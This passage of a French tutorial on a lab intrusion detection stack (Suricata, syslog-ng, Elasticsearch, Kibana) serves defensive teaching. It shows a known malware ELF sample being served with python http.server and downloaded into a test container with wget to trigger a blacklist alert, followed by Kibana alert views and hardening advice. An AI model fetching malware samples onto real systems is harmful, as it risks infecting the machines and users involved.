...SNAP...  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group  
...SNAP...  
    inet 172.23.106.115/20 brd 172.23.111.255 scope global eth0  
    ...SNAP...
```

L'interface de notre machine hôte étant `eth0`, l'adresse IP associée est `172.23.106.115`. En outre il faudra vous assurer la machine qui hébergera le fichier malveillant soit accessible (sur le même réseau) que le conteneur Debian cible. C'est le cas par défaut de la WSL et de votre machine hôte des conteneurs Docker. Si vous utiliser cependant une machine virtuelle il vous faudra probablement la pointer avec votre machine hôte pour pouvoir communiquer avec les conteneurs. Veuillez vous référer à la documentation du service de virtualisation utilisé pour effectuer cette démarche. Pour vérifier si le conteneur et l'hôte peuvent communiquer vous pouvez pinger depuis le conteneur votre hôte à l'aide de l'adresse IP trouvée précédemment :

```
root@1ce79489c2f5:~# ping 172.23.106.115 -c 4  
  
PING 172.23.106.115 (172.23.106.115) 56(84) bytes of data.  
64 bytes from 172.23.106.115: icmp_seq=1 ttl=63 time=1.15 ms  
64 bytes from 172.23.106.115: icmp_seq=2 ttl=63 time=1.49 ms  
64 bytes from 172.23.106.115: icmp_seq=3 ttl=63 time=1.70 ms  
64 bytes from 172.23.106.115: icmp_seq=4 ttl=63 time=1.52 ms  
  
--- 172.23.106.115 ping statistics ---
```

```
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.145/1.463/1.701/0.200 ms
```

Si tous les paquets sont correctement transmis, alors l'hôte est joignable pour le conteneur. Enfin pour démarrer le serveur Python et mettre à disposition du conteneur le fichier malveillant, il faudra vous rendre dans le répertoire local contenant le fichier puis exécuter la commande suivante :

```
~$ ls
ef10e58171214fdb9a1d33d4e47759774bdaef153c0d450d478ab06a0ab2af3.elf
...SNAP...
~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Depuis le conteneur Debian vous pourrez ainsi télécharger le fichier avec la commande **wget** : wget http://IP_HOTE:PORT_HOTE/NOM_DU_FICHIER

```
root@1ce79489c2f5:~# wget
http://172.23.106.115:8080/ef10e58171214fdb9a1d33d4e47759774bdaef153c0d450
d478ab06a0ab2af3.elf

Connecting to 172.23.106.115:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 42788 (42K) [application/octet-stream]
Saving to: 'ef10e58171214fdb9a1d33d4e47759774bdaef153c0d450d478ab06a0ab2af3.elf'

ef10e58171214fdb9a1d33d4e4775
100%[=====] 41.79K --.-
KB/s   in 0.002s

2025-10-16      20:15:37      (24.5      MB/s)      -
'ef10e58171214fdb9a1d33d4e47759774bdaef153c0d450d478ab06a0ab2af3.elf'
saved [42788/42788]
```

Vous pouvez vérifier le statut du téléchargement depuis la console du serveur Python :

```
~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.23.96.1      -      -      [16/Oct/2025      16:15:37]      "GET
/ef10e58171214fdb9a1d33d4e47759774bdaef153c0d450d478ab06a0ab2af3.elf
HTTP/1.1" 200 -
```

Un fichier mis sous liste noire ayant transité sur le réseau à travers le protocole HTTP, vérifions s'il a bien été intercepté par l'IDPS et si une alerte a bien été générée :

```
root@1ce79489c2f5:~# tail -f /var/log/suricata/fast.log
```

```
10/16/2025-20:15:37.730197      [**]  [1:100004:1]  MALICIOUS FILE DOWNLOAD
detected - Blacklist sha256 checksum match [**] [Classification: A Network
Trojan was detected]  [Priority: 1]  {TCP}  172.23.106.115:8080  ->
172.18.0.2:58590
```

Une correspondance avec la liste noire ayant été trouvée, l'alerte associée à bien été générée par Suricata. Ce genre d'incident pouvant s'avérer critique, il est nécessaire pour un analyste d'investiguer rapidement la source de cette alerte. Si les logs HTTP permettront de retrouver l'adresse IP du serveur hôte et le nom du fichier, le système de stockage de Suricata permettra lui d'enregistrer le fichier malveillant à l'emplacement `/var/log/suricata/filestore` dans le sous dossier correspondant aux deux premières lettres de sa checksum SHA256, dans notre cas « ef » :

```
root@1ce79489c2f5:~# cd /var/log/suricata/filestore
root@1ce79489c2f5:/var/log/suricata/filestore# tree
.
|-- 00
|-- 01
...SNAP...
|-- ef
|   |-- ef10e58171214fedb9a1d33d4e47759774bdaef153c0d450d478ab06a0ab2af3
|-- f0
...SNAP...
```

Cela permettra à un analyste d'investiguer plus en profondeur sur la cause de cette alerte en effectuant par exemple de l'ingénierie inverse sur le fichier pour comprendre ce qu'il fait et ainsi confirmer ou non le déroulement d'un incident.

IV. Visualisation des journaux dans Kibana

Toutes les alertes générées jusqu'à maintenant ont été inspectées directement sur le conteneur dans le fichier `fast.log`. Ce dernier manque cependant de verbosité, il ne fournit pas suffisamment de détails pour permettre de qualifier l'activité détectée comme véritablement malveillante ou bénigne, et donc d'identifier si un incident est en train de se produire. A cet effet, des informations plus extensives sur les alertes et leurs origines sont générées dans le fichier `eve.json`. S'il est possible de requêter sur ce fichier, les données qu'il contient sont automatiquement envoyées dans la base de données Elasticsearch grâce au centraliseur de journaux syslog-ng afin de requêter dessus de manière plus pratique et naturelle. L'interface graphique fournie par Kibana permet de naviguer dans les index et de configurer des vues pour filtrer les données et les afficher

sur un tableau de bord. Nous détaillerons dans cette section comment créer ces filtres pour sélectionner les informations importantes des index Elasticsearch.

Veuillez vous référer au document README.md du repos GitHub pour configurer la liaison entre Elasticsearch et Kibana. Une fois fait, vous pourrez vous connecter à l'interface graphique web à l'adresse <http://localhost:5601>




Figure 12. Interface Kibana pour se connecter à Elasticsearch

Une fois connecté, depuis le menu d'accueil vous pourrez accéder aux index de la base de données en cliquant sur l'onglet Elasticsearch puis dans le menu latéral sur l'onglet « Index Management »




Figure 13. Widget d'accueil pour accéder à Elasticsearch




Figure 14. Onglet Elasticsearch pour accéder à la gestion des index

The screenshot shows the Elasticsearch Index Management interface. At the top, there are tabs for Indices, Data Streams, Index Templates, Component Templates, and Enrich Policies. Below the tabs, a search bar and several filter buttons (Health, Status, Primaries, Replicas, Documents count, Storage size, Data stream) are available. A button for 'Create index' is also present. The main table lists two indices: 'alerts' and 'logs'. The 'alerts' index has a yellow health status, is open, has 1 primary and 1 replica, contains 16 documents, and is 871kb in size. The 'logs' index also has a yellow health status, is open, has 1 primary and 1 replica, contains 4 documents, and is 49.53kb in size. At the bottom, there are buttons for 'Rows per page' (set to 10), navigation arrows, and a 'Reload indices' button.

Figure 15. Interface de gestion des index Elasticsearch

Vous aurez ainsi accès aux deux index utilisés par syslog-ng pour stocker les journaux du conteneur Debian. L'index « **alerts** » stocke le contenu du fichier **eve.json** incluant donc les alertes de Suricata et des informations extensives sur les communications surveillées par l'IDPS. Le deuxième index « **logs** » stocke les journaux applicatifs du serveur web Apache2 et du serveur OpenSSH. Pour explorer le contenu d'un index vous pouvez cliquer dessus puis sur le bouton « Discover Index » en haut à droite. Vous accédez ainsi à l'onglet « Discover » qui vous permet de sélectionner des champs et d'appliquer des filtres pour personnaliser la visualisation et ne garder que des informations spécifiques. Nous prendrons dans cet exemple l'index « **alerts** » :

The screenshot shows the Elasticsearch Discover interface for the 'alerts' index. The top navigation bar includes 'Discover', 'Check out context-aware Discover', 'Try ES|QL', 'Inspect', 'Alerts', and other buttons. The main area is divided into sections: 'Data view' (selected), 'alerts' (selected), 'Filter your data using KQL syntax', 'Documents (23)', 'Field statistics', and 'Available fields'. The 'Available fields' section lists various fields: FACILITY, FILE_NAME, HOST, HOST_FROM, ISODATE, MSGFORMAT, PRIORITY, PROGRAM, SOURCE, suricata.app_proto, and suricata.dest_ip. The 'Documents' section shows 23 results, with the first few entries expanded to show their raw JSON content. The first entry is: { "FACILITY": "user", "FILE_NAME": "/logs/suricata/eve.json", "HOST": "c1960e0de79a", "HOST_FROM": "c1960e0de79a", "ISODATE": "Oct 17, 2025 @ 14:11:35.000", "MSGFORMAT": "raw", "PRIORITY": "notice", "PROGRAM": "suricata", "SOURCE": "suricata", "suricata.app_proto": "http", "suricata.dest_ip": "172.18.0.2", "suricata.dest_port": 80, ...}. The bottom of the interface shows a 'Rows per page' dropdown set to 100 and navigation arrows.

Figure 16. Interface de découverte pour l'index "alerts"

Le panneau de droite affiche le contenu de l'index avec en gras pour chaque entrées les différents champs automatiquement indexés par le moteur d'ingestion d'Elasticsearch, ainsi que leur valeur associée. Très vite, nous remarquons que cet index ne contient pas que les alertes générées par Suricata. Plus précisément, l'IDPS est configuré par défaut

pour émettre périodiquement dans le fichier eve.json des statistiques de fonctionnement sur le service ainsi que des messages de notification dès qu'une communication sur un protocole surveillé est détectée. Ces entrées supplémentaires constituent ainsi une deuxième source de journaux en complément des logs applicatives générées et enregistrées dans l'index « *logs* ». L'inconvénient de ce système est que les alertes se retrouvent facilement noyées parmi ce flot important d'entrées, elles peuvent donc passer inaperçue aux yeux d'un analyste ce qui est très problématique. Heureusement, Kibana permet dans le menu latéral gauche de sélectionner des champs spécifiques de l'index à afficher. Pour cette démonstration, nous tenterons de recréer la même visualisation des alertes que nous avons présentées dans la section consacrée aux scénarios.

Tous les champs en provenance de Suricata sont préfixés par ce même mot pour les distinguer des autres. Ces champs sont nombreux et illustrent très bien la granularité des informations générées par l'IDPS dans le fichier *eve.json* comparé à son collègue plus concis *fast.log*. Pour sélectionner un champ à afficher, il suffit de le survoler dans le menu latéral et de cliquer sur le « + » à droite du texte. Nous sélectionnerons la liste suivante de champs pour créer une visualisation des alertes :

- suricata.src_ip – L'IP source qui a générée la requête
- suricata.src_port – Le port source utilisé
- suricata.dest_ip – l'IP de la machine cible recevant la requête
- suricata.dest_port – Le port ciblé
- suricata.alert.signature – Le message associé à l'alerte
- suricata.alert.category – La classification de l'alerte
- suricata.alert.severity – Sa sévérité représentée par un entier
- suricata.alert.signature_id – L'identifiant de la signature

Pour rechercher rapidement ces champs vous pouvez utiliser l'onglet de recherche du menu latéral. Vous remarquerez également que par défaut, même les entrées ne possédant pas de valeur pour les champs sélectionnés sont affichées. Pour remédier à cela vous pouvez utiliser un filtre comme suis :




Figure 17. Création d'un filtre pour les entrées vides

Une fois le filtre appliqué vous ne verrez plus que les entrées possédant une valeur pour le champ « *suricata.alert.signature* », soit uniquement les alertes :

	suricata.src_ip	suricata.src_port	suricata.dest_ip	suricata.dest_port	suricata.alert.signature	suricata.alert.category	suricata.alert.severity	suricata.alert.signature_id
<input type="checkbox"/>	172.18.0.2	80	172.18.0.1	38,198	WEB FUZZING detected - Too much 404 in 60s ...	Attempted	Information Leak	2 100,001
<input type="checkbox"/>	172.18.0.2	80	172.18.0.1	38,198	WEB FUZZING detected - Too much 404 in 60s ...	Attempted	Information Leak	2 100,001
<input type="checkbox"/>	172.18.0.2	80	172.18.0.1	38,198	WEB FUZZING detected - Too much 404 in 60s ...	Attempted	Information Leak	2 100,001
<input type="checkbox"/>	172.18.0.1	42,108	172.18.0.2	80	WEB CMD INJECTION detected - Illegal unix ...	Web Application	Attack	1 100,002
<input type="checkbox"/>	172.18.0.2	80	172.18.0.1	33,874	WEB LOGIN BRUTEFORCE detected - Too ...	Web Application	Attack	1 100,003

Figure 18. Résultat de la vue sur l'index "alerts" après sélection des champs et filtrage des valeurs nulles

Grâce à ce système nous retrouvons un affichage similaire à celui présenté jusqu'à maintenant. Les colonnes peuvent être déplacées et redimensionnées à souhait. Vous pouvez également personnaliser cette vue pour la faire correspondre à vos besoins. Si vous voulez étudier les communications HTTP enregistrées par Suricata, les champs préfixés par « *suricata.http* » vous donneront quantité d'informations supplémentaires à visualiser (méthode, nom d'hôte, url, statut...). Les champs préfixés par « *suricata.file* » donneront par exemple des informations sur les fichiers transitant sur le réseau, et « *suricata.stats* » des informations sur les statistiques de fonctionnement de l'IDPS. Finalement cette vue peut être enregistrée pour conserver le filtrage appliqué en cliquant sur le bouton « Save » en haut à droite. La visualisation sera accessible dans l'onglet « Data view » en haut à gauche lorsque vous inspecterez de nouveau l'index « alerts ».

Un système similaire mais plus avancé permet de créer des tableaux de bords dans l'onglet « Analytics » du menu latéral pour créer des analytiques et regrouper plusieurs visualisations. Vous pourrez recréer des vues permanentes en suivant le même processus présenté précédemment avec la possibilité supplémentaire d'ajouter des graphiques et des statistiques sur les champs étudiés (top X, most recurrent field,...). Elasticsearch met également à disposition un équivalent naturel du langage SQL nommé ES|QL pour vous permettre d'itérer plus finement sur les index sans passer manuellement par l'interface graphique. Pour en apprendre plus sur les tableaux de bord et la création d'analytiques personnalisées : <https://www.elastic.co/docs/explore-analyze/dashboards>.

V. Pistes d'amélioration

L'objectif d'une telle pile applicative est évidemment de gagner suffisamment en maturité pour être déployée en production. Plusieurs pistes peuvent être explorées pour arriver à ces fins. Concernant le système de gestion des journaux, le conteneur syslog-ng utilise actuellement pour s'authentifier auprès de l'API d'ingestion d'Elasticsearch les identifiants du compte superadministrateur elastic. Si un attaquant venait à les obtenir, il pourrait effectuer des actions qui vont bien au-delà de l'interaction avec l'API comme créer d'autres utilisateurs ou encore modifier les index. Pour respecter ainsi un principe de moindre privilège et segmenter correctement le système, nous recommandons fortement la création d'une clé ou d'un compte ayant des permissions dimensionnées spécifiquement à la tâche d'envoi des journaux. Deuxièmement, toujours concernant la transmission des journaux de syslog-ng vers Elasticsearch, le driver utilise le protocole HTTP qui n'est pas sécurisé. Un attaquant pourrait se placer entre les conteneurs et intercepter la transmission (Man In The Middle Attack) et en modifier librement le contenu. Il pourrait ainsi fausser les statistiques envoyées à la base de données ou encore modifier directement les journaux transmis pour masquer son activité. Une implémentation sécurisée du driver à travers le protocole HTTPS est disponible pour préserver l'intégrité et la confidentialité des données. A cet effet, Elasticsearch met à disposition des certificats TLS/SSL pour permettre l'authentification et la sécurisation des transmissions. Ces certificats sont disponibles dans le volume partagé *certs* qui est monté à l'emplacement */configs/certs* du conteneur syslog-ng pour permettre leur configuration et utilisation.

Concernant l'IDPS Suricata, ce dernier est placé directement sur l'hôte à protéger. Si cela facilite l'installation, cette configuration ne permet pas une mise à l'échelle efficace du système de détection d'intrusion. Il faudrait en effet déployer une instance Suricata pour chaque hôte à protéger ce qui, en plus de consommer les ressources matérielles allouées à ces services, complique grandement la maintenance et la mise à jour du système. Une piste concrète consisterait à déployer Suricata *in-line* c'est-à-dire entre les hôtes d'un sous-réseau et l'extérieur. De la sorte une machine avec des ressources dédiées pourrait être déployée à cet emplacement pour que l'IDPS puisse protéger et surveiller l'ensemble du trafic réseau des systèmes en un seul point maintenable. D'autre part, Suricata fonctionne pour l'instant uniquement en mode détection (« D » de IDPS). Cependant, pour certaines règles présentées, nous pouvons être assuré avec un haut degré de confiance qu'en cas d'alerte, la probabilité de faux positif soit très faible. Cette certitude permettrait d'ajouter un mode de prévention (« P » de IDPS) en bloquant immédiatement une requête marquée comme malveillante par le système de signature en plus de générer une alerte. C'est notamment le cas de la détection de fichiers malveillants pour laquelle la probabilité de faux-positif, c'est-à-dire qu'un fichier sain possède une somme de contrôle SHA256 identique à une entrée de la liste noire (collision), est très faible. Cela s'explique par la grande quantité de hash SHA256 existant (2^{256}), rendant la probabilité d'un tel événement extrêmement faible. Un autre exemple d'application serait sur les tentatives de bruteforce ou de fuzzing. Les nombreuses requêtes peuvent être arrêtées avant qu'elles n'atteignent la cible, là où elles pourraient surcharger le service et causer un déni de service. Pour utiliser ce mode de fonctionnement du moteur de détection, il suffit de modifier le verbe d'action de la signature de « alert » à « drop ». De la sorte, lorsqu'une correspondance sera identifiée avec une règle, le paquet sera immédiatement bloqué par Suricata et une alerte sera générée. Le système ciblé ne rentrera donc pas en contact avec la charge malveillante ce qui permet de le préserver. Si ce mode de prévention permet de protéger les systèmes cibles, Suricata n'est toutefois pas à l'abri d'une attaque par déni de service le ciblant directement. Cela pourrait se produire si un attaquant venait à générer de trop nombreuses requêtes sur le réseau car même si ces dernières doivent être bloquées, il faut quand même que l'IDPS les inspectent avant de pouvoir effectuer cette action. La mémoire allouée à la file de traitement des requêtes étant limitée par des contraintes physiques (RAM), une mauvaise gestion de celle-ci pourrait provoquer un débordement de tampon et donc l'arrêt de l'application causant enfin un déni de service. Les systèmes seraient ainsi sans protection ni surveillance. Une solution simple consisterait à définir

une limite mémoire explicite dans le fichier de configuration de Suricata à partir de laquelle l'application cesserait de traiter plus de requêtes sans pour autant planter. Plus de détails sur l'optimisation des performances (multithreading, mémoire) de l'IDPS sont disponibles dans la documentation officielle. Finalement, l'API d'ingestion d'Elasticsearch peut être soumise à un problème similaire si de nombreuses alertes et journaux lui sont envoyés. Cette problématique est de surcroît proportionnelle à la taille de l'infrastructure protégée et à la quantité de protocole décodé par Suricata car plus de machines signifie plus d'interactions, donc plus de trafic et donc plus de journaux. Une solution pour ne pas réduire la verbosité de ces derniers et conserver le même niveau d'information consisterait à utiliser un cache intermédiaire type Redis pour stocker temporairement le surplus de données et limiter la charge d'ingestion. Syslog-*ng* et Suricata fournissent à ce titre une intégration pour envoyer leurs sorties dans une base de données Redis, tandis qu'Elasticsearch de son côté propose aussi un module d'ingestion pour prélever les entrées de cette base de données.

VI. Conclusion

La mise en place d'un système de détection d'anomalies et de gestion de logs représente une étape cruciale dans le renforcement de la sécurité d'une entreprise. Grâce à l'intégration d'outils tels que *syslog-*ng**, Elasticsearch, Kibana et Suricata, ce projet nous a permis de montrer qu'il est possible de concevoir une solution de détection d'intrusion sur mesure, ajustée aux besoins d'une infrastructure, et capable d'identifier rapidement une menace en action tout en offrant une visibilité complète sur les activités du réseau pour prendre des décisions de traitement et de mitigation des risques. Les différents scénarios d'intrusion réalisés ont permis de valider le fonctionnement de l'ensemble du système contre des tactiques et techniques couramment utilisées, de la collecte des logs, jusqu'à la visualisation des alertes en temps réel, en passant par la détection automatisée des anomalies basée sur signature. Plusieurs pistes d'amélioration peuvent enfin être explorées afin de rendre ce système opérationnel et conforme aux normes d'un environnement de production à grande échelle. Plus qu'une simple boîte à outils, cette pile applicative permet de nourrir la gouvernance des systèmes d'information à l'aide de données et indicateurs chiffrés afin d'amener les processus de sécurité à un niveau de maturité aligné avec les objectifs stratégiques de l'organisation.

Table des illustrations

Figure 1. Diagramme de la pile applicative.....	9
Figure 2. Page web d'accueil pour ping une adresse IP	14
Figure 3. Page web de connexion.....	15
Figure 4. Interface de connexion à bruteforce.....	19
Figure 5. Connexion réussie à l'interface avec les identifiants trouvés par force brute	23
Figure 6. Fonctionnement attendu de la page web permettant de ping une adresse IP	24
Figure 7. Tableau récapitulatif des principaux opérateurs pour effectuer une injection de commande.....	25
Figure 8. Injection de commande avec l'opérateur " " et la commande "id"	27
Figure 9. Injection de commande avec l'opérateur "&&" et la commande "ls"	27
Figure 10. Champ de recherche de malware avec filtrage par SHA256.....	30
Figure 11. Résultat de la recherche de malware avec filtrage par SHA256.....	30
Figure 12. Interface Kibana pour se connecter à Elasticsearch	34
Figure 13. Widget d'accueil pour accéder à Elasticsearch.....	34
Figure 14. Onglet Elasticsearch pour accéder à la gestion des index	34
Figure 15. Interface de gestion des index Elasticsearch.....	35
Figure 16. Interface de découverte pour l'index "alerts"	35
Figure 17. Création d'un filtre pour les entrées vides.....	37
Figure 18. Résultat de la vue sur l'index "alerts" après sélection des champs et filtrage des valeurs nulles	37